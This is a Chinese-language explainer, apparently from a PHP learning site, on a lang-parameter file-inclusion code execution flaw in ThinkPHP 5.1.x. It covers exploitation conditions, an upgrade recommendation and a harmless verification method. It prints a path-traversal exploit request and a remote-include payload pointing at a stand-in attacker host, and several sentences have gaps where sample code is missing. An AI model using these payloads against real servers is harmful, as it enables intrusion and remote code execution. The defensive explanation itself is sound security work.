






thinkphp 5.1.29 到 5.1.31 版本存在多语言文件包含远程代码执行漏洞,攻击者通过构造特殊的 lang 参数,利用 include_once 函数加载恶意文件,从而在服务器上执行任意命令。该漏洞的核心在于框架在处理多语言切换时,未对传入的文件路径进行严格的白名单校验或安全过滤,导致攻击者可以引入本地或远程的恶意脚本。

漏洞触发的具体请求流程是怎样的

当用户访问应用并携带特定的 lang 参数时,ThinkPHP 的多语言检测机制会介入。系统首先尝试解析该参数,如果检测到参数中包含文件路径特征,它会直接将该路径传递给 PHP 的 include_once 函数。由于缺乏有效的输入验证,攻击者可以构造如 ?lang=../../application/extra/config.php 这样的 payload,或者更危险地指向一个包含恶意代码的远程 URL(如果服务器开启了 allow_url_include)。这个过程绕过了正常的路由和控制器逻辑,直接在初始化阶段执行了外部代码。
GET /index.php?lang=../../public/shell.php HTTP/1.1
Host: target.com
User-Agent: Mozilla/5.0
上述请求展示了最简单的利用方式。假设攻击者在目标服务器的 public 目录下上传了一个名为 shell.php 的文件,其中包含 等恶意代码。通过访问这个 URL,ThinkPHP 会将 ../../public/shell.php 作为语言包文件包含进来,从而导致 shell.php 中的代码被执行。关键在于 lang 参数被直接用于文件包含操作,而没有经过任何 sanitization。
哪些配置或环境条件会加剧此风险

虽然漏洞本身存在于核心代码中,但服务器的运行环境配置会显著影响漏洞的可利用性和危害程度。如果 PHP 配置中的 allow_url_include 设置为 On,攻击者不仅可以包含本地文件,还可以包含远程服务器上的恶意文件,这使得攻击更加隐蔽和灵活。此外,如果应用的 config/app.php 中启用了多语言功能且 lang_switch_on 为 true,漏洞触发点会更加明显。在某些情况下,如果 Web 服务器允许 .htaccess 覆盖或存在其他路径遍历漏洞,攻击者可能更容易定位到可写入的位置以放置恶意文件。

// config/app.php
return [
    'lang_switch_on' => true,
    'default_lang' => 'zh-cn',
];
检查 config/app.php 是确认漏洞是否处于“活跃”状态的第一步。如果 lang_switch_on 被关闭,框架可能不会主动处理 lang 参数的文件包含逻辑,从而降低风险。然而,即使关闭了多语言切换,如果底层的多语言加载器仍然被调用(例如通过 API 接口),漏洞依然存在。因此,仅仅依赖配置关闭是不够的,最根本的解决方式是升级版本或修补代码。
如何验证当前环境是否受到该漏洞影响
要验证环境是否受影响,可以使用一个无害的测试文件。在服务器的某个可读目录(如 runtime 或 public)创建一个包含唯一标识符的文本文件,例如 test_rce.txt,内容为 “VULN_CHECK”。然后,构造请求 ?lang=../../runtime/test_rce.txt。如果响应中包含了 “VULN_CHECK” 的内容,或者页面报错显示文件被包含,则证明漏洞存在。注意,不要使用包含 这样的代码进行测试,以免在生产环境中造成不必要的干扰或安全风险。
另一种验证方法是观察错误日志。如果漏洞触发失败,PHP 可能会记录 “Failed opening ... for inclusion” 的错误。成功触发时,通常不会有明显的错误输出,除非恶意代码本身有语法错误。对于远程包含,如果 allow_url_include 开启,可以尝试 ?lang=http://attacker.com/malicious.txt,但这需要确保目标服务器能访问外网且没有防火墙限制。在实际渗透测试中,建议使用 file_get_contents() 或类似的函数来读取预期内容,以确认包含操作确实发生了。
php免费学习视频:立即使用
踏上前端学习之旅,开启通往精通之路!从前端基础到项目实战,循序渐进,一步一个脚印,迈向巅峰!





